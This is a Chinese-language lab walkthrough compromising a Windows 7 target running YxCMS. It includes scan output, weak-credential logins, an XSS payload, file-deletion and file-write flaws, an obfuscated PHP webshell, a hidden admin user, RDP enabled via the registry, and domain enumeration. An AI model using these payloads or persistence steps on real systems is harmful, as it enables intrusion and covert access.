
- nmap
  - 靶机一
    - 代码审计
      - 反射xss
      - 任意文件删除
      - 后台文件写入
    - 查询是否存在域
    - 判断主域
    - 探测内网存活主机
    - hash密码获取
  - 靶机二
    - 对域的信息收集
  - 靶机三

> Author: 0x584A

nmap

根据页面了解到的整体网络拓扑图：



靶机一

首先对目标端口及漏洞进行扫描

```
root@kali:~/Public/hongrisec_box1# nmap -sV -sC -oA box_win7
192.168.199.146
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-05 15:29 EST
Nmap scan report for stu1.lan (192.168.199.146)
Host is up (0.0060s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.23 ((Win32)
OpenSSL/1.0.2j PHP/5.4.45)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j
PHP/5.4.45
|_http-title: phpStudy \xE6\x8E\xA2\xE9\x92\x88 2014
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: GOD)
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  msrpc        Microsoft Windows RPC
1027/tcp open  msrpc        Microsoft Windows RPC
1028/tcp open  msrpc        Microsoft Windows RPC
1029/tcp open  msrpc        Microsoft Windows RPC
3306/tcp open  mysql        MySQL (unauthorized)
MAC Address: 8C:85:90:D3:BD:6C (Apple)
Service Info: Host: STU1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: STU1, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:f4:46:68 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-02-05T20:30:48
|_  start_date: 2020-02-05T20:10:19

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.08 seconds
```

从扫描结果中看到，该机器为 Win7 ，尝试用 ms17-010 可以直接打下来，**这是第一种获取shell的方式**。

查看 80 端口上运行网站，为 phpStudy 探针，随手在MySQL数据库连接检测中输入弱口令 root/root，提示连接成功。但使用mysql客户端却无法链接，说吗mysql连接不对外开。

```
# root @ kali in /home/kali/Public/SecLists [0:29:00]
$ gobuster dir -u http://192.168.199.146 -s 200 -w ./Discovery/web_dirs_CN_all.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.199.146
[+] Threads:        10
[+] Wordlist:       ./Discovery/web_dirs_CN_all.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/02/12 00:29:46 Starting gobuster
===============================================================
/phpinfo.php (Status: 200)
/PhpMyAdmin/ (Status: 200)
/phpmyadmin/ (Status: 200)
/phpinfo.php (Status: 200)
/phpmyadmin/index.php (Status: 200)
/PhpMyAdmin/ (Status: 200)
/phpmyadmin/libraries/config/user_preferences.forms.php (Status: 200)
/phpinfo.php (Status: 200)
/phpMyAdmin/ (Status: 200)
/phpmyadmin/setup/index.php (Status: 200)
/. (Status: 200)
/. (Status: 200)
/beifen.rar (Status: 200)
/. (Status: 200)
/apps/.. (Status: 200)
/yxcms/index.php (Status: 200)
/phpMyAdmin/index.php (Status: 200)
/phpMyAdmin/libraries/ (Status: 200)
/xxx/yyyy/ggg/../../../ (Status: 200)
/./ (Status: 200)
/phpmyadmin/sql.php (Status: 200)
/PhpMyAdmin/index.php (Status: 200)
/phpmyadmin/setup/ (Status: 200)
/. (Status: 200)
/phpmyadmin/db_create.php (Status: 200)
/cs.q/../ (Status: 200)
/test/.. (Status: 200)
===============================================================
2020/02/12 00:30:36 Finished
===============================================================
```

对目录进行枚举，发现存在 phpmyadmin,yxcms/index.php,beifen.rar

phpmyadmin 输入 root/root 即可完成登录 **（第二种提权方式）**

打开 yxcms 是一个企业信息管理系统，beifen.rar则是它的源代码备份文件

正好本人的PHP代码审计水平尚可，就来代码审计一波试试

审计的版本是 YxcmsApp 1.2.1

首先对 beifen.rar 解压后的目录，进行了关键字搜索，发现安装后的口令信息及后台进入地址：

```
data/db_back/1384692844/1384692844_part0.sql.php:INSERT INTO
yx_fragment VALUES('1','右侧公告信息','announce','<p>\r\n  本站为YXcms
的默认演示模板，YXcms是
一款基于PHP+MYSQL构建的高效网站管理系统。 后台地址请在网址后面加上/index.php?
r=admin进入。 后台的用户名:admin;密码:123456，请进入后修改默认密
码。\r\n</p>'
)
```


从 phpmyadmin 中找到的管理员密码对其进行解密，
168a73655bfecefdb15b14984dd2ad60 --> 949ba59abbe56e05

发现无法登录后台怀疑做过二次加密，随后输入默认密码123456成功登陆后台。

代码审计

反射xss

调用条件需要 admin 权限



见文件：protected/apps/admin/controller/indexController.php

```
    $menulist= json_encode($menu);
    $this->menulist=$menulist;
    $this->username=$_SESSION['admin_realname'];
    $this->framurl=$_GET['url']?urldecode($_GET['url']):url( route: 'index/welcome');//内部iframe显示页
    $menuindex=intval($_GET['menuindex']);
    $this->menuindex=$menuindex?$menuindex:0;//设置初始显示菜单
    $this->ver=config( name: 'ver_name');
    $this->display();
}
```

```
="0" src=""></iframe><script>alert('1')</script>123123>"></iframe>
```

它在后台页面设计中用到了 iframe 来加载其他页面的显示，刚好这个加载地址可被外部控制且为做过滤，从而导致反射XSS

任意文件删除

调用条件需要 admin 权限

见文件：protected/apps/admin/controller/filesController.php

URL：`?r=admin/files/del`

这里单看代码段就可以理解，in方法就是简单的字符串和数组过滤。根据传递的 fname 参数可以删除对应路径的文件或文件夹

类似的有：

protected/apps/admin/controller/photoController.php

\photoController::delpic

```php
    //单图删除,ajax方式使用
    public function delpic()
    {
        if(empty($_POST['picname'])) $this->error( msg: '参数错误~');
        $picname=$_POST['picname'];
        $path=$this->uploadpath;
        if(file_exists( filename: $path.$picname))
          @unlink( filename: $path.$picname);
        else{echo '图片不存在~';return;}
        if(file_exists( filename: $path.'thumb_'.$picname))
           @unlink( filename: $path.'thumb_'.$picname);
        else {echo '缩略图不存在~';return;}
        echo '原图以及缩略图删除成功~';
    }
```

类似的有：

protected/apps/admin/controller/setController.php

\setController::tpdel

```php
public function tpdel()
{
   $tpfile=$_GET['Mname'];
   $filename=$_GET['fname'];
   if(empty($tpfile) || empty($filename)) $this->error( msg: '非法操作~');
   // 88行 private $tpath='apps/default/view/';//前台模板路径
   $filepath=BASE_PATH . $this->tpath.$tpfile.'/'.$filename;
   try{
        @unlink($filepath);
    } catch(Exception $e) {
        $this->error( msg: '文件删除失败! ');
    }
    $this->success( msg: '文件删除成功~',url( route: 'set/tplist',array('Mname'=>$tpfile)));
}
```

后台文件写入

通过全局搜索 file_put_contents 函数，找到了在 \setController::tpadd 可以进行脚本文件的写入

```php
public function tpadd()
{
    $tpfile=$_GET['Mname'];
    if(empty($tpfile)) $this->error( msg: '非法操作~');
    $templepath=BASE_PATH . $this->tpath.$tpfile.'/';
    if(!$this->isPost()){
      $this->tpfile=$tpfile;
      $this->display();
    }else{
      $filename=trim($_POST['filename']);
      $code=stripcslashes($_POST['code']);
      if(empty($filename)||empty($code)) $this->error( msg: '文件名和内容不能为空');
      $filepath=$templepath.$filename.'.php';
      try{
          file_put_contents($filepath, $code);
       } catch(Exception $e) {
          $this->error( msg: '模板文件创建失败! ');
       }
       $this->success( msg: '模板文件创建成功! ',url( route: 'set/tplist',array('Mname'=>$tpfile)));
    }
}
```

对应的入口就是 /yxcms/index.php?r=admin/set/tpadd&Mname=default


也可以在 “前台模版” 中找到，通过模版编辑新增文件

写入蚂剑生成的shell


```
<?php // 使用时请删除此行，连接密码：cmd ?>
<?php $exsE=create_function(chr(201-
165).str_rot13('f').chr(42624/384).str_rot13('z').str_rot13('r'),ba
se64_decode('ZQ==').chr(0254476/01355).base64_decode('YQ==').str_ro
t13('y').str_rot13('(').str_rot13('$').chr(0xaa41/0x17b).chr(0x704d
/0x103).base64_decode('bQ==').chr(0x139-
0xd4).str_rot13(')').chr(750-
691));$exsE(base64_decode('NTE2M'.'zg5O0'.'BldkF'.'sKCRf'.''.chr(42
840/504).chr(041647/0373).str_rot13('9').chr(0x14b-0xf7).chr(0x376-
0x320).''.''.base64_decode('Rg==').chr(01314-
01130).str_rot13('w').str_rot13('o').chr(0xa995/0x1f3).''.'RdKTs'.'
xNTQ5'.'MTY3O'.'w=='.''));?>
```

新增后，更具代码中的前台模版路径 apps/default/view/ 查看脚本是否存在

```
private $tpath='apps/default/view/';//前台模板路径
//前台选择
```



说明脚本存在，蚁剑直接连接。



(后面为方便kali连接，我换成了msf的phpshell)

webshell：/yxcms/protected/apps/default/view/default/shell.php

对本机进行信息收集：

```
(*) 基础信息
当前路径: C:/phpStudy/WWW/yxcms/protected/apps/default/view/default
磁盘列表: C:D:
系统信息: Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition
Service Pack 1) i586
当前用户: Administrator
(*) 输入 ashelp 查看本地命令

C:\phpStudy\WWW\yxcms\protected\apps\default\view\default> cd c:\

c:\> whoami
god\administrator

c:\> net user
\\STU1 的用户帐户
-------------------------------------------------------------------------
-------------
Administrator            Guest                    liukaifeng01
```

```
命令成功完成。


c:\> net localgroup
\\STU1 的别名
-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Users
命令成功完成。

c:\> net view
服务器名称            注解
-------------------------------------------------------------------------------
\\OWA
\\ROOT-TVI862UBEH
\\STU1
命令成功完成。

c:\> net view /domain
Domain
-------------------------------------------------------------------------------
GOD
命令成功完成。

c:\> netstat -ano
活动连接
  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
1812
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
712
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
4
```

```
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
384
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
780
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
904
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
488
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
504
  TCP    0.0.0.0:1861           0.0.0.0:0              LISTENING
4268
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
1736
  TCP    10.10.10.130:139       0.0.0.0:0              LISTENING
4
  TCP    10.10.10.130:28767     10.10.10.129:139       TIME_WAIT
0
  TCP    10.10.10.130:28785     10.10.10.129:139       TIME_WAIT
0
  TCP    169.254.129.186:139    0.0.0.0:0              LISTENING
4
  TCP    192.168.199.146:80     192.168.199.105:60156  TIME_WAIT
0
  TCP    192.168.199.146:80     192.168.199.105:60206  TIME_WAIT
0
  TCP    192.168.199.146:80     192.168.199.105:60231  ESTABLISHED
1812
  TCP    192.168.199.146:139    0.0.0.0:0              LISTENING
4
  TCP    192.168.199.146:28791  10.10.10.222:389       SYN_SENT
968
  TCP    [::]:80                [::]:0                 LISTENING
1812
  TCP    [::]:135               [::]:0                 LISTENING
712
  TCP    [::]:445               [::]:0                 LISTENING
4
  TCP    [::]:1025              [::]:0                 LISTENING
384
  TCP    [::]:1026              [::]:0                 LISTENING
780
  TCP    [::]:1027              [::]:0                 LISTENING
904
  TCP    [::]:1028              [::]:0                 LISTENING
488
  TCP    [::]:1029              [::]:0                 LISTENING
504
  TCP    [::]:1861              [::]:0                 LISTENING
```

```
  TCP    [::]:1801              [::]:0                 LISTENING
4268

  UDP    0.0.0.0:68             *:*
780
  UDP    0.0.0.0:123            *:*
348
  UDP    0.0.0.0:500            *:*
904
  UDP    0.0.0.0:4500           *:*
904
  UDP    0.0.0.0:5355           *:*
968
  UDP    10.10.10.130:137       *:*
4
  UDP    10.10.10.130:138       *:*
4
  UDP    10.10.10.130:1900      *:*
1932
  UDP    10.10.10.130:59426     *:*
1932
  UDP    127.0.0.1:1900         *:*
1932
  UDP    127.0.0.1:59429        *:*
1932
  UDP    127.0.0.1:64598        *:*
504
  UDP    127.0.0.1:65506        *:*
968
  UDP    169.254.129.186:137    *:*
4
  UDP    169.254.129.186:138    *:*
4
  UDP    169.254.129.186:1900   *:*
1932
  UDP    169.254.129.186:59427  *:*
1932
  UDP    192.168.199.146:137    *:*
4
  UDP    192.168.199.146:138    *:*
4
  UDP    192.168.199.146:1900   *:*
1932
  UDP    192.168.199.146:59428  *:*
1932
  UDP    [::]:123               *:*
348
  UDP    [::]:500               *:*
904
  UDP    [::]:4500              *:*
```

```
  UDP    [::]:4500                *:*
904

  UDP    [::]:5355                *:*
968
  UDP    [::1]:1900               *:*
1932
  UDP    [::1]:59425              *:*
1932
  UDP    [fe80::516d:141e:f15e:ea71%25]:546  *:*
780
  UDP    [fe80::516d:141e:f15e:ea71%25]:1900  *:*
1932
  UDP    [fe80::516d:141e:f15e:ea71%25]:59422  *:*
1932
  UDP    [fe80::854d:bb8c:e42c:3bc4%11]:1900  *:*
1932
  UDP    [fe80::854d:bb8c:e42c:3bc4%11]:59424  *:*
1932
  UDP    [fe80::b461:ccad:e30f:81ba%24]:546  *:*
780
  UDP    [fe80::b461:ccad:e30f:81ba%24]:1900  *:*
1932
  UDP    [fe80::b461:ccad:e30f:81ba%24]:59423  *:*
1932

c:\> arp -a
��: 192.168.199.146 --- 0xb
  Internet ��          ???????              ????
  192.168.199.1         d4-ee-07-67-22-d6     ??
  192.168.199.100       b0-48-1a-29-1d-02     ??
  192.168.199.105       f0-18-98-18-1c-59     ??
  192.168.199.116       8c-85-90-d3-bd-6c     ??
  192.168.199.175       f0-18-98-18-1c-59     ??
  192.168.199.176       c4-98-80-25-8b-d6     ??
  192.168.199.255       ff-ff-ff-ff-ff-ff     ??
  224.0.0.22            01-00-5e-00-00-16     ??
  224.0.0.252           01-00-5e-00-00-fc     ??
  239.255.255.250       01-00-5e-7f-ff-fa     ??
  255.255.255.255       ff-ff-ff-ff-ff-ff     ??
��: 169.254.129.186 --- 0x18
  Internet ��          ???????              ????
  169.254.255.255       ff-ff-ff-ff-ff-ff     ??
  224.0.0.22            01-00-5e-00-00-16     ??
  224.0.0.252           01-00-5e-00-00-fc     ??
  239.255.255.250       01-00-5e-7f-ff-fa     ??
  255.255.255.255       ff-ff-ff-ff-ff-ff     ??
��: 10.10.10.130 --- 0x19
```

```
  Internet ��_        ������_             ����
  10.10.10.1            00-50-56-c0-00-03     ��
  10.10.10.129          00-0c-29-2d-66-55     ��
  10.10.10.222          00-0c-29-cf-c3-b3     ��
  10.10.10.254          00-50-56-e1-54-70     ��
  10.10.10.255          ff-ff-ff-ff-ff-ff     ��
  224.0.0.22            01-00-5e-00-00-16     ��
  224.0.0.252           01-00-5e-00-00-fc     ��
  239.255.255.250       01-00-5e-7f-ff-fa     ��
  255.255.255.255       ff-ff-ff-ff-ff-ff     ��

c:\> systeminfo
主机名:            STU1
OS 名称:           Microsoft Windows 7 专业版
OS 版本:           6.1.7601 Service Pack 1 Build 7601
OS 制造商:         Microsoft Corporation
OS 配置:           成员工作站
OS 构件类型:       Multiprocessor Free
注册的所有人:      Windows 用户
注册的组织:
产品 ID:           00371-177-0000061-85693
初始安装日期:      2019/8/25, 9:54:10
系统启动时间:      2020/2/6, 4:10:06
系统制造商:        VMware, Inc.
系统型号:          VMware Virtual Platform
系统类型:          x64-based PC
处理器:            安装了 1 个处理器。
                   [01]: Intel64 Family 6 Model 142 Stepping 9
GenuineIntel ~3311 Mhz
BIOS 版本:         Phoenix Technologies LTD 6.00, 2019/7/29
Windows 目录:      C:\Windows
系统目录:          C:\Windows\system32
启动设备:          \Device\HarddiskVolume1
系统区域设置:      zh-cn;中文(中国)
输入法区域设置:    zh-cn;中文(中国)
时区:              (UTC+08:00)北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:      2,047 MB
可用的物理内存:    1,006 MB
虚拟内存: 最大值:  4,095 MB
虚拟内存: 可用:    2,916 MB
虚拟内存: 使用中:  1,179 MB
页面文件位置:      C:\pagefile.sys
域:                god.org
登录服务器:        \\OWA
修补程序:          安装了 4 个修补程序。
                   [01]: KB2534111
                   [02]: KB2999226
```


```
                    [02]: KB2999226
                    [03]: KB958488
                    [04]: KB976902
网卡:               安装了 6 个 NIC。
                    [01]: Intel(R) PRO/1000 MT Network Connection
                        连接名:      本地连接
                        启用 DHCP:   是
                        DHCP 服务器: 192.168.199.1
                        IP 地址
                          [01]: 192.168.199.146
                          [02]: fe80::854d:bb8c:e42c:3bc4
                    [02]: Bluetooth 设备(个人区域网)
                        连接名:      Bluetooth 网络连接
                        状态:        媒体连接已中断
                    [03]: TAP-Windows Adapter V9
                        连接名:      本地连接 2
                        状态:        媒体连接已中断
                    [04]: Microsoft Loopback Adapter
                        连接名:      Npcap Loopback Adapter
                        启用 DHCP:   是
                        DHCP 服务器: 255.255.255.255
                        IP 地址
                          [01]: 169.254.129.186
                          [02]: fe80::b461:ccad:e30f:81ba
                    [05]: TAP-Windows Adapter V9
                        连接名:      本地连接 3
                        状态:        媒体连接已中断
                    [06]: Intel(R) PRO/1000 MT Network Connection
                        连接名:      本地连接 4
                        启用 DHCP:   是
                        DHCP 服务器: 10.10.10.254
                        IP 地址
                          [01]: 10.10.10.130
                          [02]: fe80::516d:141e:f15e:ea71
```

从端口信息中可以看到，没有开3389

- 添加 test$ 隐藏用户，加入 Administrators 组
- 开3389

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
fDenyTSConnections /t REG_DWORD /d 00000000 /f

# 上传多开工具并运行，防止远程登录时会把其他用户踢下线
beacon> shell RDPWInst.exe -i is
```

远程链接成功



从先前 whoami 查询的信息当前已经是域内用户了，这里我选择了注销，用 test$ 的身份进行攻击。

> PS: MSF 在拿到shell之后可以运行 run post/multi/recon/local_exploit_suggester 查看本地提权漏洞

> PS: whoami 查看当前权限

- 本地普通用户
  - 当前本地用户：`stu1\test$`
- 本地管理员用户
  - 当前本机的 Administrators 用户：`stu1\Administrators`
- 域内用户
  - 当前域内的 Administrators 用户：`god\Administrators`
- 系统权限
  - 管理员提权至系统权限：`nt authority\syste`

查询是否存在域

从 test$ 身份进行提权及信息收集

```
PS C:\Users\test$\Downloads> ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : stu1
   主 DNS 后缀 . . . . . . . . . . . : god.org
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : god.org
                                       localdomain
                                       lan

以太网适配器 本地连接 4:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
...略...
```

反向解析查询域名IP，比对IP判断域控制器和DNS服务器是否在同一台服务器上

```
PS C:\Users\test$\Downloads> nslookup.exe god.org
DNS request timed out.
    timeout was 2 seconds.
服务器:  UnKnown
Address:  10.10.10.222

名称:    god.org
Address:  10.10.10.222
```

或者通过 **systeminfo** 命令，查看回显信息中的域/workgroup是否存在信息

查询当前登录域及登录用户信息

```
PS C:\Users\test$\Downloads> net config workstation
计算机名                     \\STU1
计算机全名                   stu1.god.org
用户名                       test$

工作站正运行于
        NetBT_Tcpip_{4DAEBDFD-0177-4691-8243-B73297E2F0FF}
(000C29F44668)
        NetBT_Tcpip_{55ECD929-FBB2-4D96-B43D-8FFEB14A169F}
(000C29F44672)
        NetBT_Tcpip_{EC57C4EB-763E-4000-9CDE-4D7FF15DF74C}
(02004C4F4F50)

软件版本                     Windows 7 Professional

工作站域                     GOD
工作站域 DNS 名称            god.org
登录域                       STU1

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```

判断主域

- net time /domain
  - 存在域，但当前用户不是域用户：`发生系统错误 5。拒绝访问。`
  - 存在域，当前用户是域用户：`\\owa.god.org 的当前时间是xxxxxx`
  - 当前网路环境为工作组，不存在域：`找不到 WORKGROUP 的域控制器

探测内网存活主机

http://www.unixwiz.net/tools/nbtscan.html

```
PS C:\Users\test$\Downloads> .\nbt.exe 10.10.10.0/24
10.10.10.1      \XDEMACBOOK-PRO
10.10.10.129    GOD\ROOT-TVI862UBEH             SHARING
10.10.10.132    GOD\STU1                        SHARING
10.10.10.222    GOD\OWA                         SHARING DC
*timeout (normal end of scan)
```

